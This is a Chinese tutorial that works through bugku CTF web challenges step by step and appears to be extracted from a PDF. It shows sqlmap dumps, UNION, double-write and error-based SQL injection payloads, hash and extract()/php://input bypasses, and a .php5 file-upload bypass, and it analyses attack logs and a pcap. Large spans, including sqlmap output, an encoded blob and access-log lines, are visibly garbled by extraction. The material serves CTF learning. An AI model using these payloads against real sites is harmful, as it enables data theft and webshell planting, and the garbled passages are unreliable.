CTF web 题型总结

第六课 CTF WEB 实战练习(二)

CTF web 题型总结		1
入门第一部分		2
bugku-ctf 第一题: 瓦	艾绩单	2
bugku-ctf 第二题: 和	火名山老司机	5
bugku-ctf 第三题: 遠	速度要快	7
bugku-ctf 第四题: c	ookies 欺骗	9
bugku-ctf 第五题: n	ever give up	11
	S种绕过	
bugku-ctf 第七题: w	veb8 (txt????)	17
入门第二部分		19
bugku-ctf 第一题: 纠	田心	19
	k getshell	
bugku-ctf 第三题: 多	多次	23
bugku-ctf 第四题: E	3志审计	28
bugku-ctf 第五题: fl	ag 被盗	32
_		

继上一篇总结:

CTF web 题型总结-第五课 CTF WEB 实战练习(一) 以下也是我在 bugku 练习的解题过程。

以下内容大多是我在 Bugku 自己操作练习,有部分来源于网络,我只是在前人的基础上,对 CET WEB 进行一个总结;

入门第一部分

bugku-ctf 第一题: 成绩单



猜测应该是考 sql 注入

先用 Burpsuite 抓一下数据包吧



数据包新建成 1.txt。放到 sqlmap 下

使用 sqlmap 跑注入吧。

然后就是需要了解下 sqlmap 的使用方式。

sqlmap.py -r 1.txt -p id -current-db

- -r -> 加载一个文件
- -p ->指定参数
- -current-db ->获取当前数据库名称 (current 前有两个-)

```
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values (17/n) y
[22:08:36] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:08:36] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one of (potential) technique found
[22:08:37] [INFO] target URL appears to be UNION injectable with 4 columns
[22:08:37] [INFO] POST parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 95 HTTP(s) requests:

Parameter: id (POST)

Type: AND/OR time-based blind

Title: MySQL >= 5.0.12 AND time-based blind

Payload: id=18" AND SLEEP(5) AND 'UYs1'='UYs1

Type: UNION query

Title: Generic UNION query (NULL) - 4 columns

Payload: id=9398' UNION ALL SELECT NULL, CONCAT(0x716a767071, 0x7758504b61656e6a59437a67646a6a42684f5151586855464b7
94c794f484b444684f64694944, 0x71787a7671), NULL, NULL-- hjDx

[22:08:39] [INFO] the back-end DBMS is MySQL

back-end DBMS: MySQL >= 5.0.12

[22:08:39] [INFO] fetching current database

current database: 'skctf_flag'
[22:08:39] [INFO] fetched data logged to text files under 'C:\Users\Lemon\.sqlmap\out (C:\Users\Lemon\.sqlmap\out (C:\Users\Lemon\.sqlmap\out (C:\Users\Lemon\).sqlmap\out (C:\Users\Lemon\.sqlmap\out (C:\Users\Lemon\).sqlmap\out (C:\Users\Lemon\.sqlmap\out (C:\Users\Lemon\).sqlmap\out (C:\Users\Lemon\).sql
```

可以看到它的数据库为 'skctf_flag',接着就是爆表 sqlmap.py -r 1.txt -p id -D skctf_flag --tables -D ->指定数据库名称

-tables ->列出数据库中的表(tables 前有两个-)

```
Parameter: id (POST)

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=1# AND SLEEP(5) AND 'UYs1'='UYs1

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=9998' UNION ALL SELECT NULL, CONCAT(0x716a767071, 0x7758504b61656e6a59437a67646a6a42684f515158694c794f484b444e684f64694944, 0x71787a7671), NULL, NULL-- hjDx

[22:10:17] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[22:10:17] [INFO] the SQL query used returns 2 entries
[22:10:17] [INFO] retrieved: fl4g
[22:10:17] [INFO] retrieved: fl4g
[22:10:17] [INFO] retrieved: sc
Database: skctf_flag
[2 tables]

[114g sc

[114g sc

[*] shutting down at 22:10:18
```

可以看到当前数据库中有两个表,很明显,flag 应该在 fl4g 表中,下面就是该爆出

表中的字段了

sqlmap.py -r 1.txt -p id -D skctf_flag -T fl4g--columns

-T ->指定表名称

-columns ->列出表中的字段

```
Type: AND/OR time-based blind
Title: MySU, >= 5.0.12 AND time-based blind
Payload: id=1m AND SLEEP(5) AND 'UYs1'='UYs1

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=-9398' UNION ALL SELECT NULL, CONCAT(0x716a767071, 0x7758504b61656e6a59437a67646a6a42684f5151586)
94c794f484b444e684f64694944, 0x71787a7671), NULL, NULL-- hjDx

[22:11:04] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[22:11:04] [INFO] fetching columns for table 'f14g' in database 'skctf_f1ag'
[22:11:04] [INFO] the SQL query used returns 1 entries
[22:11:04] [INFO] the SQL query used returns 1 entries
[22:11:04] [INFO] the SQL query used returns 1 entries
[22:11:04] [INFO] fetched data logged to text files under 'C:\Users\Lemon\.sqlmar\under utput\]22.205.87.240'
[22:11:04] [INFO] fetched data logged to text files under 'C:\Users\Lemon\.sqlmar\under utput\]22.205.87.240'
[*] shutting down at 22:11:04
```

fl4g 表中有一个名为 skctf_flag 字段,最后列出字段信息就可以啦。
sqlmap.py -r 1.txt -p id -D skctf_flag -T fl4g -C skctf_flag --dump
-dump ->列出字段数据(dump 前有两个-)

得到

BUGKU{Sql_INJECT0N_4813drd8hz4}

这个题的知识点 sql 注入

bugku-ctf 第二题: 秋名山老司机



打开连接



打开链接, 让我们在 2 秒之内计算出一个很复杂的式子的值传进去

直接上图一脚本:

```
import re
import requests

s = requests.Session()

r = s.get("http://120.24.86.145:8002/qiumingshan/")
searchObj = re.search(r'^<div>(.*)=\?;</div>$', r.text,re.M | re.S)

d = {
    "value":eval(searchObj.group(1))
}

r = s.post("http://120.24.86.145:8002/qiumingshan/", data=d)
print(r.text)
```

import re # import 是导入模块 相当于就是导入函数库 导入模块过后就可以用相应的模块里的函数 这里的 re 模块是正则表达式 用于匹配字符串当中的一定字符但是说匹配这里却用来提取字符。

import requests #导入 requests 模块请求模块 这个模块还有很多需要我学习。

s = requests.Session() # 用 s 存 session session 和 cookie 都用于身份识别 session 本义为对话 这里我自己暂时理解为 把这次对话保存起来并取名 s 相当于记录身份。

r =s.get("http://120.24.86.145:8002/qiumingshan/") # 用此身份请求 并 url。

searchObj = re.search(r'^<div>(.*)=\?;</div>\$', r.text, re.M | re.S) #search 是扫描整个字符串并返回成功的匹配值 如果没有匹配则返回 none 正则 re.search(要匹配的字符,被扫描的字符,功能选择), 这里用这个函数实则是在提取字符,首先看要匹配的字符是这样的 $r'^<div>(.*)=\?;</div>$',这里的r我实在没有查到是什么意思我看了好几个有些没有这个r,^代表开始,$代表结束,这里则表是从<div>开始到</div>结束,而中间的(.*)这里的.代表任意一个字符加一$

个*构成.*就多次的任意字符然后\?是?有特殊含义需要匹配?要在前面加一个\,这里的=\?是源代码中本来就有的,这里打括号是进行分组,第一个()就是第一组第二个()就是第二组(这是我自己的理解), r'^<div>(.*)=\?;</div>\$'表示
<div></div>中的所有字符,然后再与 r.text 相匹配,相当于提取,后面我会带上图上面有一些字符的含义与某两个网站,还有分组。

```
d = {
    "value": eval(searchObj.group(1)) #eval 函数是计算值
}
r =s.post("http://120.24.86.145:8002/qiumingshan/", data=d) #post 传值
print(r.text) #输出结果
得出 flag
```

bugku-ctf 第三题: 速度要快



看着毫无思路

查看下源代码吧



② 微信号: lemon-sec

在源代码里有一个提示,说传递 margin 参数,但是又不知道传什么,在响应头里有个 flag,

Overview Contents Summary Chart Notes



应该是 base64 加密的,然后解密后发现好像还可以再解密一次,让后再此解密,所以就把 base64 解密的数值传过去试试。但是好像它一直在变,让后就要写脚本自动传递,我也不知道为啥。写脚本和一直变又什么联系吗,但还是写了一个,试了试。

coding:utf-8
import requests
import base64

url="http://123.206.87.240:8002/web6/"
s=requests.Session()
head=s.get(url).headers
flag=base64.b64decode(head["flag"])
flag=flag.decode()
key=base64.b64decode(flag.split(":")[1])
payload={"margin":key}
print(s.post(url,data=payload).text)

知识点

- •requests 获取页面信息、头信息以及提交 Post
- •抓包
- •Base64 编码特点

bugku-ctf 第四题: cookies 欺骗



② 微信号: lemon-sec

观察 url ,发现 a2V5cy50eHQ= 是一个 base64 编码,解码后是 keys.txt 尝试用 filename 访问 index.php(原 url 使用 base64,这也将 index.php 进行编码),line 参数应该是行数,试一下 line=2

出现一行代码, 试一下 line=3 显示了不同的代码



最后读取出来的源码

分析源码,前面判断传参,后面判断 cookie 必须满足 margin=margin 才能访问

keys.php,别忘了编码。


keys.php 编码是 a2V5cy5waHA=



得到

KEY{key_keys}

bugku-ctf 第五题: never give up



never never never give up !!!

(公) 微信号: lemon-sec

打开链接显示一串字符,右键查看源码,发现 1p.html



访问 1p.html , 发现页面自动跳转到 http://www.bugku.com/

应该是有 window.location.href 之类的重定向, 那就直接查看 1p.html 的源码,

在链接前面加 view-source:

view-source: http://120.24.86.145:8006/test/1p.html



有发现! 根据%3C来看 Words 变量应该是 url 编码

#3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B%3C/script%3E%2O%0A%3C%21-JTIyJTNCaWY1Mjg1MjE1MjRfR0VUJTVCJTI3aWQ1Mjc1NUQ1Mjk1MEE1N011MEE1MD1o2WFkZXI1Mjg1MjdMb2NhdG1
vbiUzQSUyMGhlbGxvLnBocCUzRmlkJTNEMSUyNyUyOSUzQiUwQSUwOWV4aXQ1Mjg1Mjk1M011MEE1N0Q1MEE1MjRpZCU
zRCUyNF9HRVQ1NUI1MjdpZCUyNyU1RCUzQiUwQSUyNGE1M0Q1MjRfR0VUJTVCJTI3YSUYNyU1RCUzQiUwQSUyNG11M0Q
1MjRfR0VUJTVCJTI3YiUyNyU1RCUzQiUwQWlmJTI4c3RyaXBvcyUyOCUyNGE1MkM1MjcuJTI3JTI5JTI5JTBBJTdCJTB
BJTA5ZWNobyUyMCUyN25vJTIwbm81MjBubyUyMG5vJTIwbm81MjBubyUyMG5vJTI3JTNCJTBBJTA5cmV0dXJuJTIwJTN
CJTBBJTdEJTBBJT10ZGF0YSUyMCUzRCUyMEBmaWx1X2d1dF9jb250ZW50cyUyOCUyNGE1MkM1MjdyJTI3JTI5JTNCJTB
BaWY1Mjg1MjRkYXRhJTNEJTIYJTYNVna3U1MjBpcyUyMGE1MjBuaWN1JTIwcGxhdGVmb3JtJTIxJTIYJTIwYW5kJTI
wJT10aWQ1M0Q1M0QwJTIwYW5kJTIwc3RybGVuJT14JT10Y1UyOSUzRTU1MjBhbmQ1MjBlcmVnaSUyOCUyMjExMSUyMi5
zdMJzdH1Mjg1MjRiJTJDMCUYQzE1Mjk1MkM1Mj1xMTE0JT1yJT15JT1wYW5kJT1wc3Vc3RyJT14JT10Y1UyQZA1MkM
xJT15JT1xJTNENCUYOSUwQSU3QiUwQSUwQXJ1cXVpcmU1Mjg1MjJmNGwyYTNnLnR4dCUyMiUyOSUzQiUwQSU3RCUwQWV
sc2U1MEE1N011MEE1MD1wcmludcUyMcUyMm51dmVyJT1wbmV2ZXI1MjBuZXZ1ciUyMGdpdmU1MjBlcCUyMCUyMSUyMSU
yMSUyMiUzQiUwQSU3RCUwQSUwQSUwQSUzRiUzRQ%3D%3D--%3E

解码后发现 注释部分还进行了 base64 编码

继续 base64 解码后

```
请将要加密或解密的内容复制到以下区域

$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
    echo 'no no no no no no no';
    return;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and
eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)

BASE64加密

BASE64探密

A

A

BASE64探密

BASE64探密
```

终于出来了,来分析代码

stripos(字符串 a, 字符串 b) 函数查找字符串 b 在字符串 a 中第一次出现的位置(不区分大小写)。

file_get_contents 将整个文件读入一个字符串

strlen() 函数返回字符串的长度

substr() 函数返回字符串的一部分。substr(string,start,length) , length 参数可选。如 substr(\$b,0,1) 就是在参数 b 里面 ,从 0 开始返回 1 个长度的字符串

eregi("111".substr(\$b,0,1),"1114") 就是判断"1114"这个字符串里面是否有符合"111".substr(\$b,0,1)这个规则的

总的来说, 如果 a 参数传入文件内有"bugku is a nice plateform!"字符串, 并且 id

参数为 0 , b 参数长度大于 5, "1114"这个字符串里面是否有符合

"111".substr(\$b,0,1)这个规则的,substr(\$b,0,1)不能等于 4 以上这些条件都

满足,就请求 f4l2a3g.txt

可以访问, flag 我看到你了!

:)这么麻烦,那就先试试能不能直接访问 f4l2a3g.txt 吧



微信号: lemon-sec

得到

flag{tHis_iS_THe_fLaG}

以上五题主要涉及到的技术点: SQL 注入以及 sqlmap 工具使用、python 脚本的编写、burpsuite 抓包改包的使用、代码分析、url 编码与解码、base64 的编码与解码。

bugku-ctf 第六题: 各种绕过



打开看看

阅读代码 发现

只要使 uname 的 sha1 的值与 passwd 的 sha1 的值相等即可,但是同时他们两个的值又不能相等

构造

http://123.206.87.240:8002/web7/?uname[]=1&id=margin 并 发 送 passwd[]=2 的 postdata 请求即可

依旧利用简单 有特别 好安装的 火狐 插件 hackbar

```
( 123.206.87.240:8002/web7/?uname[]=1&id=margin
                                                        で Q 旅客
                                                                                ☆自 4 1

    SQL BASICS- UNION BASED- ERROR/DOUBLE QUERY- TOOLS- WAF BYPASS- ENCODING- HTML- ENCRYPTION- OTHER- XSS-

INT
Logd URL
Split URL

    Execute

          ■ BASE64 ■
                                                                Insert string to replace Insert replacing string
Post data
         passwd[]=2
<?php
highlight_file('flag.php');
print 'passwd can not be uname.';
      else if (shal($_GET['uname']) === shal($_POST['passwd'])&($_GET['id']=='margin'))
             die ('Flag: '. $flag);
      else
             print 'sorry!';
                                                                  ② 微信号: lemon-sec
 Flag: flag{HACK_45hhs_213sDD}
```

得到

Flag: flag{HACK_45hhs_213sDD}

本题注意点:

- 1. get 方式提交 uname 和 id 值, post 方式提交 passwd 值
- 2. uname 和 passwd 的哈希值相同
- 3. id == "margin"

解决

- 1 get 和 post 提交,方式 1:火狐的 HackBar,方式:python 程序。。。
- 2 把 uname 和 passwd 定义成数组,数组的哈希值相同
- 3 url 传入时, 令 id=margin

bugku-ctf 第七题: web8 (txt????)



本题要点: php 代码审计、php://input

打开地址,看到这样的代码

```
<?php
extract($_GET);
if (!empty($ac))
{
    $f = trim(file_get_contents($fn));
    if ($ac === $f)
    {
    echo "<p>This is flag:" ." $flag";
}
else
{
echo "sorry!";";
```

```
}
}
?>
```


分析代码:

extract(\$_GET): 函数 extract()有通过数组进行赋值的功能:

file_get_contents(\$fn): file_get_contents 功能是从文件名为"\$fn"的文件中读取数据,但是当\$fn 的值为"php://input",它会接受并返回 post 的值

构造

index.php?ac=text&fn=php://input



This is flag: flag{3cfb7a90fc0de31}

微信号: lemon-sec

得到

flag{3cfb7a90fc0de31}

入门第二部分

bugku-ctf 第一题:细心

这个题主要在于细心,还有就是对 robots.txt 的了解。



访问看看 http://123.206.87.240:8002/web13/



进来后发现是这样了我瞎点了下也没发现什么东西

之后就尝试下寻找 txt

http://120.24.86.145:8002/web13/robots.txt

发现了这样的一句话

User-agent: *

Disallow: /resusl.php





By bugkuctf.

if (\$_GET[x]==\$password) 此处省略 1w字

根据上面的 php 代码

我们构造 x=admin

http://120.24.86.145:8002/web13/resusl.php?x=admin

便能得到 flag



得到 flag(ctf_0098_lkji-s)

这个题主要在于细心,还有就是对 robots.txt 的了解。

bugku-ctf 第二题: 求 getshell



访问看看

← → C ① 不安全 | 123.206.87.240:8002/web9/

My name is margin, give me a image file not a php

选择文件 未选择任何文件

○ 数信号: lemon-sec

Submit

应该是考的上传漏洞

这道题是后缀名黑名单检测和类型检测

- 1. 把请求头里面的 Content-Type 字母改成大写进行绕过
- 2. .jpg 后面加上.php5 其他的都被过滤了好像

如果是 walf 严格匹配,通过修改 Content-type 后字母的大小写可以绕过检测,使得需要上传的文件可以到达服务器端,而服务器的容错率较高,一般我们上传的文件可以解析。然后就需要确定我们如何上传文件,在分别将后缀名修改为 php2, php3, php4, php5, phps, pht, phtml (php 的别名),发现只有 php5 没有被过滤,成功上传,得到 flag

```
POST /web9/index.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN, zh; q=0.8, en-US; q=0.5, en; q=0.3
Referer: http://120.24.86.145:8002/web9/index.php
Cookie: bdshare_firstime=1517112852781
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: mUltipart/form-data; boundary=
Content-Length: 318
                                                                          -----990576569072
                              --990576569072
Content-Disposition: form-data; name="file"; filenam
                                                                  php5 微信号: lemon-sec
Content-Type: image/png
   -----
   <html>
   <form action="index.php" method="post" enctype="multipart/form-data">
   My name is margin, give me a image file not a php<br>
   <input type="file" name="file" id="file" />
   <input type="submit" name="submit" value="Submit" />
   </form>
   KEY{bb35dc123820e}
                                                                        〇 微信号: lemon-sec
```

KEY{bb35dc123820e}

此题考点在上传绕过

bugku-ctf 第三题:多次



There is nothing.

🍅 微信号: lemon-sec

登陆后发现页面没有啥信息,但是 url 地址栏? id=1 可能存在注入

?id=1'or 1=1--+ 也报错,可能存在过滤

尝试双写绕过, ?id=1'oorr 1=1--+ 返回正常

那如何检测哪些字符串被过滤了呢?新技能 GET!

异或注入了解一下,两个条件相同(同真或同假)即为假

?id=1'^(length('union')!=0)--+

如果返回页面显示正常,那就证明 length('union')==0 的,也就是 union 被过滤了

同理测试出被过滤的字符串有: and, or, union, select

都用双写来绕过, payload 如下:

爆数据表 (注意: information 里面也有 or)

?id=-1'ununionion

seselectlect

1,group_concat(table_name)

frominfoorrmation_schema.tables where table_schema=database()--+



爆字段



?id=-

1%27%20ununionion%20seselectlect%201,%20group_concat(column_name)%20from%20infoorrmation_schema.columns%20where%20table_name=%27flag1%27--+



?id=-

1%27%20ununionion%20seselectlect%201,%20group_concat(flag1)%20from%20flag1--+




提交 flag 显示错误,换个字段

爆 address,得出下一关地址

?id=-1'ununionion seselectlect 1,group_concat(address) from flag1--+



打开之后



当双写绕过和大小写绕过都没用时,这时我们需要用到报错注入。



爆字段数

?id=1' order by2--+ 正常

?id=1' order by3--+ 报错



爆库

?id=1' and (extractvalue(1,concat(0x7e,database(),0x7e)))--+



爆表

?id=1' and (extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables wheretable_schema="web1002-2"),0x7e)))--+



爆列

?id=1' and (extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns wheretable_schema="web1002-2" and table_name="flag2"),0x7e)))--+



爆 flag

?id=1' and (extractvalue(1,concat(0x7e,(select group_concat(flag2) from flag2),0x7e)))--+



得到

flag{Bugku-sql_6s-2i-4t-bug} flag 均为小写 flag{bugku-sql_6s-2i-4t-bug}

本地主要是 sql 注入,报错注入以及异或注入

bugku-ctf 第四题: 日志审计



下载后是一个 txt

不用 pcap 的原因应该是可能怕我们提取数据太麻烦,写脚本不好写,因此直接给个txt 文件。

那么先打开 txt 文件分析,

这个已经很友善了,网址那里已经 sqli_blind 提示了,

那么这就是一道 sql 盲注复现的流量分析。

知识点:

sql 二分法盲注

一些 sql 常见语句

分析正常字符出现的条件

写脚本进行数据提取(ps: 最难就是这里,不过到时候不会可以人工手动提取

根据盲注的原理,

直接拉到 txt 最后面,

因为最后面的那一段才是判断出 flag 的。

用 notepad++ 的插件中的 MIME Tool 中的 URL decode 解一下码~

10,13.6) Applementit/337.36 (BMTML, like Gecko) Chrome/60.6.3497.100 Safari/337.36"
172,17.6.1 - (03)New/201810210517 +00000) 'GCT /vulnersbillites/pull, blind/160-2" AND ORD(RID((SELECT IFRALL(CAST(flag AS CHAN), 0.20) FROM down, flag, is, here CRODER BY flag LIMIT (0,1).249.1310-2" AND ORD(RID((SELECT IFRALL(CAST(flag AS CHAN), 0.20) FROM down, flag, is, here CRODER BY flag LIMIT (0,1).249.1310-120 FROM down, flag, is, here CRODER BY flag LIMIT (0,1).249.1310-120 FROM down, flag, is, here CRODER BY flag LIMIT (0,1).24,1310-120 FROM down, flag, is, here CRODER BY flag LIMIT (0,1).24,1310-120 FROM down, flag, is, here CRODER BY flag LIMIT (0,1).24,1310-120 FROM down, flag, is, here CRODER BY flag LIMIT (0,1).24,1310-120 FROM down, flag, is, here CRODER BY flag LIMIT (0,1).24,1310-120 FROM down, flag, is, here CRODER BY flag LIMIT (0,1).24,1310-120 FROM down, flag, is, here CRODER BY flag LIMIT (0,1).24,1310-120 FROM down, flag, is, here CRODER BY flag LIMIT (0,1).24,1310-120 FROM down flag limit down, flag is, here CRODER BY flag LIMIT (0,1).24,1310-120 FROM down flag is, here CRODER BY flag LIMIT (0,1).24,1310-120 FROM down flag is, here CRODER BY flag LIMIT (0,1).24,1310-120 FROM "REPORT AND "REPO

还是来复习下盲注的知识, (虽然对解题用处不大)

MID((),17,1)//MID是从其中提取字符、、从第几个提取 ord()是变成ascii码 (select ifnull()order by flag limit 0,1)、、//ifnu

(select ifnull()order by flag limit 0,1)、、//ifnull判断是否为空 //limit子句用于限制查询结果返回的数量,常用于分页查询,其实没赊电 就是为了返回一条数据而已,这样理解就好一点

每一条语句返回的状态码有 200 和 404 。

我们可以看到 200 状态码对应的 ASCII 值是 1765 , 404 状态码对应的 ASCII 值是 5476 。

2 172.17.0.1 - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/qli_blind/?id=2* AND ORD(MID(((: 0,1),23,1))>104 AND 'RCKM'='RCKM&Submit=Submit HTP/1.1" 200 1765 http://127.0.0.1:a09/ulnerabilol.13_6) Applewebkit/537.36 (KHTML, like Gecko) Chrome/50.2031.00 Safari/537.36"
3 172.17.0.1 - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sqli_blind/?id=2* AND ORD(MID((: 0,1),23,1))>108 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 404 5476 "http://127.0.0.1.18001/vulnerabilol.13_6) Applewebkit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
4 172.17.0.1 - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/qli_blind/?id=2* AND ORD(MID((: 0,1),23,1))>106 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 200 1765 "http://127.0.0.1.18001/vulnerabilol.13_6) Applewebkit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
4 172.17.0.1 - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/qli_blind/?id=2* AND ORD(MID((: 0,1),23,1))>107 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 200 1765 "http://127.0.0.1.18001/vulnerabilol.13_6) Applewebkit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
4 172.17.0.1 - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/qli_blind/?id=2* AND ORD(MID((: 0,1),24,1))>109 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 200 1765 "http://127.0.0.1:8001/vulnerabilol.3_6) Applewebkit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
4 172.17.0.1 - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/qli_blind/?id=2* AND ORD(MID((: 0,1),24,1))>112 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 200 1765 "http://127.0.0.1:8001/vulnerabilol.3_6) Applewebkit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
4 172.17.0.1 - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/qli_blind/?id=2* AND ORD(MID((: 0,1),24,1))>120 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 200 1765 "http://127.0.0.1:8001/vulnerabilol.3_6) Applewebkit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
4 172.17.0.1 - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/qli_blind/?id=2* A

我们往后继续看~

看到有 flag_is_here 的记录...

在 sql 盲注里测试的字符的 最后一条状态码为 200 的语句 的 ASCII 值再加 1 就是猜解正确的 ASCII 值,转换成字符就是我们需要的答案的其中一个字符。

下面以第一个字符作为例子:



我们可以看到当 LIMIT 0,1),1,1))>101 时,是第一个字符的最后一个 状态码为 200 的语句,这时的 ASCII 码是 101 ,那么 101+1=102 ,ASCII 码为 102 对应的是 f ,因此 flag 的第一个字符就为 f 。

| Column | C

第二个就是 108

ASCIM	12809-25	ASCIM	控制学符	ASCIII	1286975	ASCRE	控制学符
0	NUT	32	(space)	64	0	96	
1	SOH	33	1	65	A	97	a
2	STX	34		66	В	98	b
3	ETX	35		67	С	99	с
4	EOT	36	s	68	D	100	d
5	ENQ	37	%	69	Ε	101	e
6	ACK	38	8.	70	F	102	1
7	BEL	39		71	G	103	g
8	BS	40	(72	н	104	h
9	HT	41)	73	I.	105	i i
10	LF	42		74	J	106	j.
11	VT	43		75	К	107	k
12	FF	44		76	L	108	1
13	CR	45		77	M	109	m
14	so	46		78	N	110	n
15	SI	47	1	79	0	111	0
16	DLE	48	0	80	Р	112	p
17	DCI	49	1	81	Q	113	q
18	DC2	50	2	82	R	() () () () () () () () () ()	: lemon-sec
19	DC3	51	3	83	s	(114) 別信号	* 1emon-sec

第三个

97-对应的 a

101+1=102 -->f 107+1=108 -->l 96+1=97 -->a102+1=103 -->q

由于字符比较多,我们就不一一列举了,以上就是 flag 的前四个字符。

最多得出 flag{sqlm4p_15_p0werful}


这个题的经验在于,对注入的了解, sql 注入盲注

bugku-ctf 第五题: flag 被盗



先点击下载看看


key.pcapng 文件,下载用 wireshark 打开



根据题目提示,flag 被盗,那么很有可能包里包含了一个文件,至于文件类型就无法准确判断了~

通常,我们可以先用 http 协议,来看一下 pcap 包里面包含的信息。


筛选 http



我们可以看到,请求 200 ok ,请求成功。还含有 shell.php ~

任意选择一条含 shell.php 的内容 右键 =>>追踪流 =>>TCP 流 ,看一下详细信息。

之后找一个 POST 请求包, 追踪 TCP 流



